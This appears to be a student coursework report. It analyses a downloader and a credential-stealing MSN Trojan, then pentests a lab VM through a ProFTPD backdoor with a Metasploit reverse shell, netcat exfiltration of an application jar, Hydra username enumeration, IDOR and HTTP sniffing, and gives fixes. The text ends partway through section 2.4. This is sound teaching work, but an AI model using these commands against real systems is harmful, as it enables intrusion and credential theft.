Penetration Testing and Malware Analysis Coursework

CMT121

Theodor Baur - 21050251

Autumn Semester 2024

Contents

1 Task 1: Malware Analysis **3**
1.1 Malware I 3
1.1.1 Imports Strings and Indicators 3
1.1.2 How it Works 5
1.1.3 Purpose 6
1.2 Malware II 6
1.2.1 Imports Strings and Indicators 7
1.2.2 How it Works 10
1.2.3 Purpose 10

2 Task 2: Penetration Testing **11**
2.1 Vulnerability I: Remote Command Execution 11
2.1.1 Description 11
2.1.2 Discovery 11
2.1.3 Exploitation 12
2.1.4 Fix 16
2.2 Vulnerability II: Insecure Direct Object References 16
2.2.1 Description 16
2.2.2 Discovery 17
2.2.3 Exploitation 17
2.2.4 Fix 18
2.3 Vulnerability III: Username Enumeration 18
2.3.1 Description 18
2.3.2 Discovery 18
2.3.3 Exploitation 19
2.3.4 Fix 20
2.4 Vulnerability IV: Lack of HTTPS 20
2.4.1 Description 20
2.4.2 Discovery 21
2.4.3 Exploitation 21
2.4.4 Fix 23
2.5 Vulnerability V: SQL Injection 24
2.5.1 Description 24
2.5.2 Discovery 24

2.5.3 Exploitation 25
2.5.4 Fix 26
2.6 Vulnerability VI: Cross-Site Request Forgery (CSRF) 26
2.6.1 Description 26
2.6.2 Discovery 26
2.6.3 Exploitation 27
2.6.4 Fix 30
2.7 Vulnerability VII: Cross-Site Scripting (XSS) 30
2.7.1 Description 30
2.7.2 Discovery 31
2.7.3 Exploitation 32
2.7.4 Fix 36

Chapter 1

Task 1: Malware Analysis

1.1 Malware I

1.1.1 Imports Strings and Indicators

Imports

Using PE-Tree, the Windows APIs accessed by the malware (`cmt118courseworkMalware.exe`) are found inside `IMAGE_IMPORT_DESCRIPTOR` in the PE (portable executable) header.

Figure 1.1: Screenshot of `IMAGE_IMPORT_DESCRIPTOR` from `cmt118courseworkMalware.exe`.

Figure 1.1 shows the malware importing `WinExec`, `GetTempPathA`, and `GetWindowsDirectoryA` from `KERNEL32.dll`. WinExec runs a specified `.exe` [7], `GetTempPathA` retrieves the temporary file path [7], and `GetWindowsDirectoryA` retrieves the Windows operating system directory [6].

It imports `URLDownloadToFile` from `urlmon.dll`, which downloads a file from a URL, saving it locally [1]. Additionally, it imports several functions from `MSVCRT.dll`, part of the Microsoft Visual C Runtime, suggesting the malware is written in C/C++.

Strings

Strings can be revealed using >`strings cmt118courseworkMalware.exe` (see Figure1.2), with strings not found in the `IMAGE_IMPORT_DESCRIPTOR` section highlighted:

```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
GetWindowsDirectoryA
...
\ winup.exe
\ system32\ wupdmgrd.exe
http://www.cmt118cmt118cmt118cmt118.com/updater.exe
```

Figure 1.2: Strings obtained from `cmt118coursworkMalware.exe`.

The program is designed for Windows, indicated by `!This program cannot be run in DOS mode`, part of the DOS stub shown when executed incorrectly in a DOS environment [10]. The string `rich` likely refers to "Rich header", a signature left by Microsoft Visual Studio compiler, suggesting the program was compiled in Visual Studio [3].

The `.text`, `` `.rdata ``, and `@.data` are typical in PE files. There are suspicious paths \\`winup.exe` and \\`system32`\\`wupdmgrd.exe`, and the URL `http://www.cmt118cmt118cmt118cmt118.com/updater.exe`. The latter two point to atypical `.exe` inside Windows directory, and the other one from an external URL, possibly for downloading a malicious payload.

Host-Based Indicators

Searching the SHA-256 hash of the malware file (`1317ce1589f52b263210a0c1b741e6385c18c3de8f3ce251b14fd0a8ea059935`) in Hybrid Analysis shows an online sandbox from 2019 (see 1.3).



Figure 1.3: Screenshot of Hybrid Analysis search with `cmt118courseworkMalware.exe` SHA-256 hash entered in search field.

Hybrid Analysis also provides an execution stream showing the malware's assembly-level instructions, establishing the order of its actions. The key steps are:

```
@40107c: call dword ptr [00402004h] ;GetTempPathA@KERNEL32.DLL
@401082: push 00403010h ;\winup.exe
@40108e: push 0040301Ch ;\%s\%s
@40109f: call dword ptr [00402014h] ;\_snprintf@MSVCRT.DLL
@4010b1: call dword ptr [00402000h] ;WinExec@KERNEL32.DLL
@4010c3: call dword ptr [00402008h] ;GetWindowsDirectoryA@KERNEL32.DLL
@4010c9: push 00403024h ;\system32\wupdmgrd.exe
@4010d5: push 0040303Ch ;\%s\%s
@4010e6: call dword ptr [00402014h] ;\_snprintf@MSVCRT.DLL
@4010fa: push 00403044h
    ;http://www.cmt118cmt118cmt118cmt118.com/updater.exe
@401101: call 0040112Ch ;URLDownloadToFileA@URLMON.DLL
@40111e: call dword ptr [00402000h] ;WinExec@KERNEL32.DLL
```

Network-Based Indicators

The malware made DNS requests to `www.cmt118cmt118cmt118cmt118.com`. The domain `http://www.cmt118cmt118cmt118cmt118.com/updater.exe` (from string search) is also in the machine's memory.

1.1.2 How it Works

The malware is designed for 32-bit Windows, established by the `OPTIONAL_HEADER` Magic number `0x010B` [8]. It was created at `Sun Feb 27 00:16:59 2011 UTC`, denoted by the `TimeDateStamp` in `IMAGE_NT_HEADERS`.

By combining the execution stream with the aforementioned evidence, we deduce the following:

1. Retrieves the Windows directory path.
2. Saves the string `winup.exe` to memory.
3. Saves the format string `%s%s` to memory.
4. The string `%s%s` tells the `_snprintf` function to concatenate two strings [9], `winup.exe` and the Windows path.
5. Executes `winup.exe` via `WinExec`.
6. Retrieves the Windows directory path again.
7. Saves the string `\system32\wupdmgrd.exe` to memory, which appears to be a new executable to be used in subsequent steps.
8. Saves the format string `%s%s` to memory.
9. The string `%s%s` tells the `_snprintf` function to concatenate two strings [9], `wupdmgrd.exe` and the Windows path.
10. Saves the string `http://www.cmt118cmt118cmt118cmt118.com/updater-.exe` to memory.
11. Calls `URLDownloadToFileA` from `URLMON.DLL` to download the file from the specified URL (`http://www.cmt118cmt118cmt118cmt118.com/updat-er.exe`) and save it locally.
12. Executes the downloaded file (`updater.exe`), which is likely the main component in the malware, using `WinExec` from `KERNEL32.DLL`.

1.1.3 Purpose

The malware executes `winup.exe` and `wupdmgrd.exe` inside the Windows directory, then downloads and runs `updater.exe` from an external website. `updater-.exe` could execute malicious payloads to steal data, provide remote access to the attacker, or alter system settings. Placing `winup.exe` and `wupdmgrd.exe` in the system directories disguises the malware as legitimate Windows components, avoiding detection, potentially allowing it to re-execute after a reboot.

1.2 Malware II

Malware II is a Trojan version of Windows Live Messenger, (MSN) which steals credentials and emails them to an external mail server.

1.2.1 Imports Strings and Indicators

Imports

Most of the imports in IMAGE_IMPORT_DESCRIPTOR perform legitimate functions in MSN. The imports below could be used to perform malware actions:

- kernel32.dll.CreateFileA
  kernel32.dll.WriteFile
  kernel32.dll.ReadFile
  Could be used to log user credentials.
- shell32.dll.ShellExecuteA
  shell32.dll.ShellExecuteExA
  Could be used to open malicious websites or execute system commands.

Strings

A string search using FLOSS reveals the following suspicious extract:

```
yourpassword@password.com
Username:
Password:
...
The password field is empty, please type your password and try again.
Error Code: 8004882e
Username:
Password:
/pas.txt
www.ourgodfather.com
...
www.ourgodfather.com
open
http://status.messenger.msn.com/Status.aspx
open
...
http://get.live.com/getlive/overview
open
https://account.live.com/ResetPassword.aspx?mkt=EN-US
open
...
msnsettings.dat
hello
Please type in an error message
C:\Program Files\MSN Messenger\msnmsgr.exe
```

These appear to be static text embedded within the Trojan, representing paths, endpoints, and prompts, seeming to follow a logical order corresponding to the Trojan's actions.

The following string found using FLOSS confirms the Trojan is designed for 32-bit Windows:

```
+------------------------------------+
| FLOSS STATIC STRINGS: ASCII (10413) |
+------------------------------------+

This program must be run under Win32
```

The malware seems written in Delphi, indicated in the `name` field below from the FLOSS string search:


```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity
   type="win32"
    name="DelphiApplication"
    version="1.0.0.0"
   processorArchitecture="*"/>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity
        type="win32"
        name="Microsoft.Windows.Common-Controls"
        version="6.0.0.0"
        publicKeyToken="6595b64144ccf1df"
        language="*"
        processorArchitecture="*"/>
    </dependentAssembly>
  </dependency>
</assembly>
```


Alongside the Trojan a configuration file `msnsettings.dat` contains the string `test`, an SMTP mail server `gsmtp185.google.com`, and an email address `mastercleanex@gmail.com` (Figure 1.4), potentially indicating a recipient for the Trojan data.



Figure 1.4: `msnsettings.dat`.

Host-Based Indicators

Searching for the MD5 sum `a7a75a56b4b960c8532c37d3c705f88f` on Hybrid Analysis reveals several sandboxes with screenshots showing the MSN login screen, confirming the malware's presentation as MSN (Figure 1.5).



Figure 1.5: Screenshot of `Windows Live Messenger.exe` Trojan [4].

Network-Based Indicators

The sandbox also shows that the Trojan made a DNS request to `www.ourgodfather.com`.

1.2.2 How it Works

The malware is designed for 32-bit Windows, established by the Magic number `0x010b PE`. We can establish the following:

1. When a user clicks `Windows Live Messenger.exe`, it opens the Trojan, which replicates the MSN login screen.

2. When the user enters their username and password, their credentials are saved to `pas.txt`, likely through `kernel32.dll.CreateFileA`, `kernel32-.dll.WriteFile`, and `kernel32.dll.ReadFile`

3. The Trojan sends a DNS request to `www.ourgodfather.com`, attempting to open the website.

4. Using `msnsettings.dat`, the Trojan identifies the email server `gsmtp185.-google.com` and sends an email containing the stolen login credentials in `pas.txt` to `mastercleanex@gmail.com`.

The Trojan may use packing to conceal the `CODE` section in `IMAGE_SECTION_H-EADER` of its PE file, accessed via PE-tree, as indicated by its considerable entropy of 6.525961.



Figure 1.6: Entropy of `CODE` section.

1.2.3 Purpose

The purpose of this Trojan is to pose as the legitimate MSN messenger, tricking users into entering their username and password which are sent to the attacker via email. This gives the attacker full access to their MSN account.

Chapter 2

Task 2: Penetration Testing

2.1 Vulnerability I: Remote Command Execution

2.1.1 Description

The server runs FTP on port 21 using ProFTPD 1.3.3c, which has existing exploits on SearchSploit. This exploit uses a secretly placed backdoor in the source code allowing remote command execution by unauthorized users.

Using OWASP Risk Rating Methodology [5], we class this vulnerability as **critical**. Likelihood of exploitation is **high**, as it can be found by scanning for open ports and checking the ProFTPD process version. The impact is **high** as it grants attackers full control, leading to the potential loss of:

- Confidentiality - By exposure of sensitive data.
- Integrity - By ability to corrupt data.
- Availability - By ability to completely shut down all services.
- Accountability - Attacker can erase all logs.

2.1.2 Discovery

An Nmap TCP connect scan indicates three open ports, including an FTP service running on port 21 (see Figure 2.1).

Figure 2.1: TCP connect scan with Nmap.

Using Nmap `-sV`, the service was determined as ProFTPD 1.3.3c (see Figure 2.2).



Figure 2.2: Nmap service and version scan.

The exploit `proftpd_133c_backdoor` for ProFTPD 1.3.3c can be found on MetaSploit exploiting a backdoor placed inside the source code (see Figure 2.3).



Figure 2.3: `proftpd_133c_backdoor` in MetaSploit

2.1.3 Exploitation

We configure MetaSploit to exploit the vulnerability using `proftpd_133c_backdoor` to open a shell with the parameters:

- `RHOST` ⇒ `192.168.56.101` - target IP
- `RPORT` ⇒ `21` - target port
- `PAYLOAD` ⇒ `cmd/unix/reverse_perl` - shell script
- `LHOST` ⇒ `192.168.56.102` - listener IP (ours)
- `LPORT` ⇒ `4444` - listener port (ours)

Executing opens a shell with root privileges, giving us full system access, confirmed using `whoami`, returning `root`.



Figure 2.4: Exploit execution in MetaSploit allowing root privileges.

Error Pages

During information gathering, we identified that the website was running on SpringBoot since it shows a Whitelabel Error Page (see Figure 2.5) native to SpringBoot instead of a custom page.



Figure 2.5: Whitelabel Error Page on 404.

SpringBoot apps are often packaged as `.jar` files. To find the application's source code, we searched for `.jar` files, eventually finding it in `/home/cmt121/hack-me-full-app-1.1.0.jar`.

```
find / -type f -name "*.jar"
/usr/share/ca-certificates-java/ca-certificates-java.jar
/usr/share/java/libintl-0.21.jar
/usr/share/apport/apport.jar
/usr/share/apport/testsuite/crash.jar
/usr/lib/jvm/java-17-openjdk-amd64/lib/jrt-fs.jar
/home/cmt121/hack-me-full-app-1.1.0.jar
/home/cmt121/vulnerable-webapp-1.5.0.jar
/home/cmt121/hack-me-full-app-1.0.1.jar
```

Figure 2.6: `.jar` search.

Extraction and Analysis

To export `hack-me-full-app-1.1.0.jar` to our machine, we listened on port `12345` for the file.

```
nc -lvp 12345 > hack-me-full-app-1.1.0.jar
```

The file was transferred using the command:

```
nc 192.168.56.102 12345 < /home/cmt121/hack-me-full-app-1.1.0.jar
```

The transfer was confirmed in Figure 2.7:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 12345 > hack-me-full-app-1.1.0.jar
listening on [any] 12345 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 60124
```

Figure 2.7: Confirmation of transfer of `hack-me-full-app-1.1.0.jar`.

After extracting the `.jar` file and decompiling all `.class` files, we discovered all user credentials and addresses in `hack-me-full-app-1.1.0.jar/BOOT-INF-/classes/uk/ac/cardiff/nsa/security/InitDb.class`, which intialises the database:

```
...
@Component
public class InitDb {
    ...
    @PostConstruct
    public void initDatabase() throws NoSuchAlgorithmException {
        User admin = new User();
        admin.setUsername("bruce");
        admin.setDisplayName("Bruce");
        admin.setCreditCardNumber("100,999,888");
        admin.setEnabled(true);
        admin.setPropertyCustodianCode(99);
        admin.setPassword(this.constructPasswordHash("thisisagoodpassword"));
```

```
Set<String> set = new HashSet();
set.add("ROLE_ADMIN");
admin.setRoles(set);

User normalUser = new User();
normalUser.setUsername("ash");
normalUser.setCreditCardNumber("120,555,777");
normalUser.setDisplayName("Ash");
normalUser.setEnabled(true);
normalUser.setPropertyCustodianCode(1);
normalUser.setPassword(this.constructPasswordHash("mypass"));
Set<String> setTwo = new HashSet();
set.add("ROLE_USER");
normalUser.setRoles(setTwo);

User disabledUser = new User();
disabledUser.setUsername("sam");
disabledUser.setDisplayName("Sam");
disabledUser.setCreditCardNumber(this.attackerCustomiser.getCreditCardNumber("110,444,666"));
disabledUser.setEnabled(true);
disabledUser.setPropertyCustodianCode(2);
disabledUser.setPassword(this.constructPasswordHash("notoneyoullget"));
Set<String> setThree = new HashSet();
set.add("ROLE_USER");
disabledUser.setRoles(setThree);

...

Property propOne = new Property();
propOne.setHouseNumber(Integer.toString(address));
propOne.setOwner("James Bond");
propOne.setPostCode("DB9 AST");
propOne.setPropertyCustodianCode(2);

Property propTwo = new Property();
propTwo.setHouseNumber("1");
propTwo.setOwner("Mr Blobby");
propTwo.setPostCode("BBB NHP");
propTwo.setPropertyCustodianCode(1);

Property propThree = new Property();
propThree.setHouseNumber("2");
propThree.setOwner("Mrs Blobby");
propThree.setPostCode("BBB NHP");
propThree.setPropertyCustodianCode(1);

Property propFour = new Property();
propFour.setHouseNumber("60");
propFour.setOwner("Captain Kirk");
propFour.setPostCode("NCC 170");
```

```
        propFour.setPropertyCustodianCode(1);
        ...
    }
    ...
}
```

We tested this against the live website, picking user `sam` and password `"notoneyoullget"`. In `/properties`, we confirmed that `James Bond` lives at `DB9 AST` (see Figure 2.8).



Figure 2.8: James Bond address.

Root access to the server is extremely dangerous as it grants full control, giving the ability to delete whole system, access sensitive data, including user credentials and application secrets, disable firewalls, install malware, or compromise data integrity by modifying the database.

2.1.4 Fix

To fix, upgrade to the latest stable ProFTPD version (1.3.8c) [2]. This prevents the backdoor exploit and addresses subsequent vulnerabilities. We recommend regularly checking for exploits on running services by searching for versions on Exploit-DB, and updating them. We recommended a custom error page to conceal the SpringBoot boilerplate one.

2.2 Vulnerability II: Insecure Direct Object References

2.2.1 Description

The website can inadvertently reveal other users' payment details (specifically credit card number) through URL manipulation. When authenticated as *ash*, the "Payment Details" tab links to `http://192.168.56.101:8714/payment-details/2`, which, when modified to `/payment-details/1` or `/payment-details/3`, reveals sensitive information.

We classify this vulnerability risk as **high**. It is so easily found that it can be done accidentally. The motivation to exploit is high as it exposes credit card information, making the likelihood **high**. While only exposing payment information, with no effect on integrity or availability, the financial impact of exposing this information is high, warranting a **medium/high** impact rating.

2.2.2 Discovery

Authenticating with the default details (username `ash` password `mypass`) a "Payment Details" tab appears (see Figure 2.9). Clicking it displays the credit card number associated (circled in Figure 2.9) with `ash`. The URL destination is `http://.../payment-details/2` (also circled), which is suspicious as `/2` doesn't seem specific to `ash`, meaning that it may be an ID to retrieve payment details.



Figure 2.9: "Payment Details" webpage

2.2.3 Exploitation

As suspected, changing the URL to `/payment-details/1` or `/payment-details/3` reveals different credit card numbers (see Figure 2.10).



Figure 2.10: Payment details displayed with different URLs.

2.2.4 Fix

Proper authorisation logic should ensure that if a user requests payment details from the server, their `JSESSIONID` should be checked to confirm that they own the credit card, otherwise a 403 forbidden page will be displayed.

2.3 Vulnerability III: Username Enumeration

2.3.1 Description

`/login` has forms for both username and password, revealing whether a username exists by displaying different error messages for valid and invalid usernames, allowing attackers to identify existing usernames.

This vulnerability is **low** severity. It is easy to discover and exploit, but the payoff is small. Only a list of usernames is acquired, which doesn't guarantee access to user accounts, only creating the opportunity for brute force attacks, so likelihood is rated **medium**. The impact is **low** as it doesn't affect system integrity or availability, only exposing non-sensitive data (usernames).

2.3.2 Discovery

Entering `ash` with an incorrect password on `/login` yields the error message `Bad credentials` (see Figure 2.11).



Figure 2.11: `Bad credentials` error shown after entering known username.

Entering a non-existent username into the field, in this case `someone`, the error `Could not find username someone in the data source` is seen:



Figure 2.12: `Could not find username someone in the data source`

The same goes for the two users discovered in section 2.1. This means that a set of valid usernames can be retrieved by using a dictionary attack on `/login`.

2.3.3 Exploitation

A dictionary attack using Hydra loads a wordlist of usernames into the username field to identify valid ones. Instead of using pre-installed wordlists like `rockyou.txt`, which contain passwords, we used `names.txt` from SecLists as the HTML comments in `/login` (see Figure 2.13) and inside a `<meta>` tag (see Figure 2.13) hint that we are looking for names of "Evil Dead" characters.

```html
<html>
  <head >
    <title>Please Login</title>

<link rel="stylesheet" href="/css/style.css" />
  </head>
  <body >
    <div>
        <form name="f" action="/login" method="post">
            <fieldset>
                <legend>Please Login</legend>


                <!-- Remember the Evil Dead characters -->
                <label for="username">Username</label>
                <input type="text" id="username" name="username"/>  <br/>
                <label for="password">Password</label>
                <input type="password" id="password" name="password"/>
                <div class="form-actions">
                    <button type="submit" class="btn">Log in</button>
                </div>
            </fieldset>
        </form>
    </div>
  </body>
</html>
```

Figure 2.13: Evil Dead comment in `/login`.

```html
<!DOCTYPE html>
<html lang="en">
<link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.3.1/css/all.css"
    integrity="sha384-mzrmE5qonljUremFsqc01SB46JvROS7bZs3IO2EmfFsd15uHvIt+Y8vEf7N7fWAU" crossorigin="anonymous" />
<head>
<meta charset="UTF-8" />
<meta name="keywords" content="The Evil Dead Characters">
```

Figure 2.14: Evil Dead comment in `<meta>`.

The short `names.txt` list makes it a good starting point. The command is shown below:

```
$ hydra -L usernames.txt -p dummypassword 192.168.56.101 http-post-form
    "/login:username=^USER^&password=^PASS^:Could not find username" -s
    8714
```

It tells Hydra to use `usernames.txt` on the `username` field and `dummypassword` for the password. If the response contains `"Could not find username"`, then it meets the failure condition `":Could not find username"`. The attack took under one second and returned the three expected usernames from section 2.1:



Figure 2.15: Hydra brute-force attack on username field in `/login`.

This vulnerability allows us to create a list of usernames from the database which could be targeted in a future brute-force attack to find their passwords and gain unauthorised access to their accounts.

2.3.4 Fix

This vulnerability can be fixed using the same invalid login message regardless of whether the user exists, replacing `"Could not find username [username] in data source"` with `"bad credentials"`. We recommend removing HTML comments showing clues about the user base, such as referencing ”Evil Dead” characters, which helped deduce the username format.

2.4 Vulnerability IV: Lack of HTTPS

2.4.1 Description

The website doesn't use HTTPS to encrypt traffic, so requests between the server and user are sent in plaintext. The attacker can intercept this traffic by sending a fake **A**ddress **R**esolution **P**rotocol (ARP) message to the network, routing traffic through their machine before forwarding to the server. We intercepted the victim's username and password by listening to their POST request on the `/login` page.

This vulnerability is **high** severity. The likelihood of exploitation is **high** due to the ease of detecting non-HTTPS sites (checking the URL) and common knowledge of HTTP exploits. The impact has a **medium** severity as MITM attacks compromise the confidentiality of user credentials without affecting the integrity, or the availability of the site.



Figure 2.17: Plaintext login details intercepted using Wireshark.

2.4.2 Discovery

Lack of HTTPS is simple to confirm as the URL uses the prefix `http://` and is inaccessible using `https://`.

To test if credentials are being sent as plaintext, we used Wireshark to see traffic between the server and our machine. We used the display filter `http.request.method == "POST"` to isolate POST requests and we authenticated on `/login` using `ash` and `mypass`.



Figure 2.16: `/login` page with details `username=ash`, `password=mypass`

